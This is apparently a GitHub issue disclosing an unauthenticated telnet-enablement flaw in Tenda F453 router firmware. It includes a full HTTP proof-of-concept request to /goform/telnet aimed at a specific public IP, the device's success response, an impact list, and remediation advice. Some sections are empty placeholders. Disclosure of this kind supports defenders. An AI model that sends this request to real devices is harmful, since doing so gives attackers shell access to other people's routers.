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# Remote Command Execution Vulnerability in Tenda F453 Router via Unauthorized Telnet Enablement in /goform/telnet #24

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## Vulnerability Title

Remote Command Execution Vulnerability in Tenda F453 Router via Unauthorized Telnet Enablement in /goform/telnet

## Information

**Vendor:** Shenzhen Tenda Technology Co., Ltd.

**Vendor Website:** <https://www.tenda.com.cn/>

**Vendor Mail:** [xujianyun@tenda.cn](mailto:xujianyun@tenda.cn)

**Affected Product:** F453

**Affected Firmware Version:** <= V1.0.0.3

**Firmware Download Address:** <https://www.tenda.com.cn/material/show/1599>

## Overview



# Proof of Concept (PoC)

An attacker can trigger the vulnerability by sending the following HTTP request to the target device:


```
POST /goform/telnet HTTP/1.1
Host: 222.215.103.30:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: W15E_user=
Connection: keep-alive
```



This request causes the target device to invoke the TendaTelnet function, which then executes the system command used to start the Telnet service. Once successful, the attacker can connect to the device via Telnet and obtain interactive command execution capability.

## [Screenshot Placeholder 3: Telnet service successfully enabled]

Insert image: image-20260403151249854.png



## [Screenshot Placeholder 4: Successful Telnet connection / command execution obtained]

The screenshot displays a web browser's developer tools interface. At the top, the target URL is `http://222.215.103.30:8000` and the protocol is `HTTP/1`. The **Response** panel is active, showing the following content:

```
1 HTTP/1.1 200 OK
2 Server: GoAhead-http
3 Date: Fri Apr 3 15:15:56 2026
4 Connection: keep-alive
5 Content-Type: text/html
6 Content-Length: 21
7
8 load telnetd success.
```

The **Inspector** panel on the right shows the following categories and counts:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 8
- Response headers: 5

On the left side of the browser window, a portion of the page content is visible, including the text: `VT 10.0; Win64; like Gecko)` and `application/xml; /apng, */*;q=0.8 ;q=0.7`.

## Impact

This vulnerability may result in the following security impacts:

- An attacker can remotely enable the Telnet service on the target device
- An attacker can obtain interactive shell access to the device
- An attacker can execute arbitrary system commands on the device
- The device may be further abused for persistence, configuration tampering, or lateral movement within the network

Because this issue directly leads to system-level command execution capability, the security risk is high.

## Remediation

1. Remove or restrict access to the `/goform/telnet` endpoint to prevent unauthorized users from directly triggering sensitive management functions.
2. Add strict authentication and authorization checks to the `TendaTelnet` function.
3. Avoid directly invoking system commands to control service states, and instead use safer internal interfaces.
4. Add input validation, authentication mechanisms, and audit logging to all Web management endpoints.
5. It is recommended that the vendor release a patched firmware version as soon as possible, and that users upgrade promptly.

## Notes

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Based on the current material, the core issue is not a complex parameter injection flaw, but rather that the sensitive /goform/telnet endpoint can be triggered directly, causing the device to execute system commands that enable the Telnet service. Therefore, this issue is more accurately described as **unauthorized function invocation leading to remote command execution** or **dangerous management endpoint leading to remote command execution**.

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### Metadata

#### Assignees

No one assigned

#### Labels

No labels

#### Projects

No projects

#### Milestone

No milestone

#### Relationships

None yet

#### Development

No branches or pull requests

#### Participants



